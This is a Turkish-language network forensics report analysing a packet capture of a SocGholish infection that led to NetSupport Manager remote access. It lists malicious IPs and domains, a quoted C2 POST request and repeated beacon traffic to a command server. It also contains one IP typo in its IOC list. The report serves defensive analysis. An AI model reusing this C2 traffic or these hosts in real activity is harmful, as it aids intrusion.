PCAP Analizi

Hazırlayan: Berra Söyler
Tarih: 15.03.2025

1. OLAY/VAKA ÖZETİ

19 Temmuz 2019'da 172.16.4.205 (Rotterdam-PC), 166.62.111.64 IP adresinden gelen SocGholish zararlısını içeren bir JavaScript dosyasını indirdi.

81.4.122.101 ve 93.95.100.178 IP'lerine SSL sertifikaları üzerinden şüpheli HTTPS bağlantıları yapıldı.

185.243.115.84 IP'sine kötü amaçlı bir POST isteği gönderildi.

Son olarak, saldırganlar NetSupport Remote Admin yazılımını kullanarak sisteme uzaktan erişim sağladı.

2. DETAYLI ANALİZ

• Zararlı bulaşmış olan PC'nin IP adres, MAC adres ve hostname bilgileri:

IP Adress: 172.16.4.205
Hostname: Rotterdam-PC
Mac Adres: 00:59:07:b0:63:a4

Önce objeleri kontrol ederek indirilen şüpheli dosyaları kontrol edilmiş ve bu dosyalardan SocGholish zararlısını indirilmesiyle ilgisi olabilecek dosyanın ismi tespit edilerek PCAP dosyasında paketler için buna göre filtreleme yapılmıştır. Yukarıda verilen bilgiler bu filtreleme ile dikkat çeken IP(166.62.111.64) ve bu source IP ile bağlantılı diğer HTPP paketleri takip edilerek elde edilmiştir. Ayrıca şüpheli olabilecek fakeurl.htm dosyaları ve indirilen jpg png ve gif dosyalarının varlığı not edilmiştir.

• Zararlı bulaşmış olan PC'nin User Account bilgisi nedir ?
matthijs.devries

Bu bilgi CNameString'i görüntülemek için kerberos.CNameString filtrelemesi yapılıp elde edilmiştir.


• Zararlı bulaşan şirket ve domain bilgisini yazınız.
Şirket: Mind-Hammer
Domain adı: mind-hammer.net


• Zararlı bulaşan windows sürümünü ve zararlı türünü (atak vektörü) yazınız.


Windows Sürümü: (Windows NT 6.1; Win64; x64; rv:68.0)

Zararlı Türü: SocGolish , bir çeşit sosyal mühendislik ile javascript web inject attack yöntemi.


81.4.122.101 ve 93.95.100.178 IP'leri ile ilgili olan SSL sertifikaları üzerinden HTTPS paketleri filtrelendiğinde **click.clickanalytics208.com** ve **ball.dardavies.com** isimli şüpheli SNI domain'lere ulaşılmış ve bunların da zararlı olduğu doğrulanmıştır.







185.243.115.84 IP'sine gönderilen POST isteği incelenmiş ve empty.gif ile veri sızdırıldığı tespit edilmiştir. İçerikte encode edilmiş birçok veriye rastlanmıştır. (örnek: a=4f54646966376d6063606535726569616461726669656162676162666 76c6c67606672)



Daha sonra uzaktan erişim için şüpheli trafik olup olmadığı incelenmiş ve 31.7.62.214 IP adresli muhtemel c2c olduğu düşünülen server ile iletişim kurulduğu ve 49255 Portu üzerinden NetSupport Remote Admin yazılımı kullanılarak uzaktan erişildiği tespit edilmiştir. Bu erişim ile birçok encode edilmiş verinin taşındığı gözlenmiştir.
Örnek:
CMD=ENCD ES=1 DATA=..#..mH..UAA..g. POST http://31.7.62.214/fakeurl.htm HTTP/1.1 User-Agent: **NetSupport Manager**/1.3 Content-Type: application/x-www-form-urlencoded Content-Length: 36 Host: 31.7.62.214 Connection: Keep-Alive

205…	291.790889	172.16.4.205	31.7.62.214	HTTP	268	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
205…	292.050401	172.16.4.205	31.7.62.214	HTTP	486	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
206…	292.396137	172.16.4.205	31.7.62.214	HTTP	322	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
206…	292.594705	172.16.4.205	31.7.62.214	HTTP	339	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
228…	352.794931	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
252…	412.995177	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
280…	473.194430	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
284…	533.395841	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
284…	593.595426	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
284…	653.795374	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
284…	713.997347	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
285…	774.293897	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
285…	834.493914	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
285…	894.696071	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	954.895966	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1015.095565	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1075.296092	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1135.495458	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1195.695825	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1255.995803	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1316.195776	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1376.395737	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1436.595665	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1496.795480	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1556.995638	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1617.196275	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod
286…	1677.395162	172.16.4.205	31.7.62.214	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencod

3. TEHLİKE GÖSTERGELERİ (IOC'LER)

166.62.111.64 ile zararlının indirilmesi sağlanmış,
81.4.122.101 ve 93.05.100.178 ile bu zararlının SSL sertifikasının yönlendirilmesi sağlanmış,
185.243.115.84 ile POST isteği aracılığıyla veri sızdırılmış,
31.7.62.214 IP adresi ile kurulan olağandışı http istekleri tespit edilmiş ve **NetSupport Manager** ile uzaktan erişim kurulmuştur.